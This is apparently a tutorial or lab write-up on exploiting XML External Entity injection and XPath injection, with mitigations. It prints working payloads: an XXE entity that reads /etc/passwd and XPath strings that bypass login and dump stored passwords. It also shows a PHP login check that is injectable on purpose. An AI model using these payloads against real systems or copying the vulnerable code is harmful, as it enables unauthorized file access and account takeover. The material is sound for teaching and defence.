Exploiting XML-Based Vulnerabilities: XXE and XPath Injection

Taha Zouggari

June 2025

Introduction

XML-based technologies are widely used for storing, exchanging, and structuring data in web applications. However, insecure handling of XML input can lead to critical vulnerabilities such as XML External Entity (XXE) injection and XPath injection.

This document demonstrates how attackers can exploit these vulnerabilities to read system files, bypass authentication, and extract sensitive information.

1 Part I – XML External Entity (XXE) Exploitation

1.1 What is XXE?

XXE (XML External Entity) is a vulnerability that occurs when an XML parser processes external entities within untrusted XML input. This can lead to unauthorized access to internal files or services.

1.2 Crafting a Malicious Entity

A basic malicious DTD can be declared as:

```
<!ENTITY x SYSTEM "file:///etc/passwd">
```

It must be wrapped in a 'DOCTYPE' block to be processed:

```
<!DOCTYPE test [
  <!ENTITY x SYSTEM "file:///etc/passwd">
]>
<test>&x;</test>
```

1.3 Sending the Payload

When injecting into a URL, encode special characters like `&`:

```
/?xml=<!DOCTYPE%20test%20[<!ENTITY%20x%20SYSTEM%20"file:///etc/passwd">]><
   test>%26x;</test>
```

1.4 Demonstration



Figure 1: Output of `/etc/passwd` via XXE injection

1.5 Impact

A successful XXE attack can lead to:

- Disclosure of local files (`/etc/passwd`, `/etc/hostname`)
- Server-side request forgery (SSRF)
- Denial of Service (e.g., Billion Laughs)
- Remote code execution (in some rare setups)

1.6 Mitigation

- Disable DTD processing in the XML parser.
- Use secure libraries that prevent XXE by default.
- Avoid accepting raw XML from untrusted sources.

2 Part II – XPath Injection

2.1 What is XPath?

XPath is a language for querying and selecting nodes from XML documents. Like SQL for databases, XPath is used to retrieve specific data from XML structures.

Example XML:

```
<users>
  <user>
    <name>hacker</name>
    <password>1234</password>
  </user>
  <user>
    <name>admin</name>
    <password>admin123</password>
  </user>
</users>
```

Example XPath:

```
/users/user[name='admin' and password='admin123']
```

2.2 XPath in Applications

In PHP, a login check might look like this:

```
$xpath = "/users/user[name='" . $_GET["name"] . "' and password='" . $_GET[
    "password"] . "']";
$result = $xml->xpath($xpath);
```

2.3 What is XPath Injection?

If user input is not escaped, attackers can inject crafted XPath fragments to:

- Bypass login restrictions.
- Dump sensitive information.
- Navigate the XML tree structure.

Example payloads:

- `' or '1'='1` – Always true
- `' and '1'='0` – Always false
- `hacker'] or 1=1]%00` – Terminates filter and bypasses logic

2.4 XPath Navigation

Attackers can use XPath functions to traverse and access data:

- `parent::*` – Go to the parent node
- `child::node()` – Return all child elements
- `descendant::node()` – Get nested nodes

2.5 Exploitation Example

Injected payload:

```
hacker' or 1=1]/parent::*/child::node()%00
```

Steps:

1. Close predicate with `']`
2. Add condition `or 1=1`
3. Move up the XML tree using `parent::*`
4. Extract all child nodes including passwords
5. Terminate remaining query using `%00`

2.6 Demonstration

The purpose of this challenge is to exploit an XPath injection vulnerability in order to bypass authentication and gain access to privileged user data — specifically, to impersonate the `admin` user.

The vulnerable application uses unsanitized user input to construct an XPath query against an XML-based user store. By injecting a crafted payload, we can manipulate the query logic, bypass password verification, and retrieve the content of internal XML nodes, including the password of the admin user.

The following payload successfully achieves this:

```
hacker' or 1=1]/parent::*/child::node()%00
```

This payload:

- Closes the original filter on the `name` field.
- Adds an always-true condition `or 1=1`.
- Navigates to the parent node.
- Extracts all child nodes (e.g., `name`, `password`).
- Uses `%00` (null byte) to truncate the rest of the query.



Figure 2: XPath Injection revealing internal data structure

2.7 Why It Works

XPath interprets user input as part of the query. Without sanitization, an attacker can reshape the query structure and logic.

2.8 Mitigation

- Sanitize user input before using it in XPath expressions.
- Use parameterized XPath queries where supported.
- Avoid exposing raw XML to user-facing endpoints.

Conclusion

Both XXE and XPath Injection result from insecure XML handling. By understanding how these technologies work and how attackers exploit them, developers can better protect applications through secure coding practices, parser configuration, and rigorous input validation.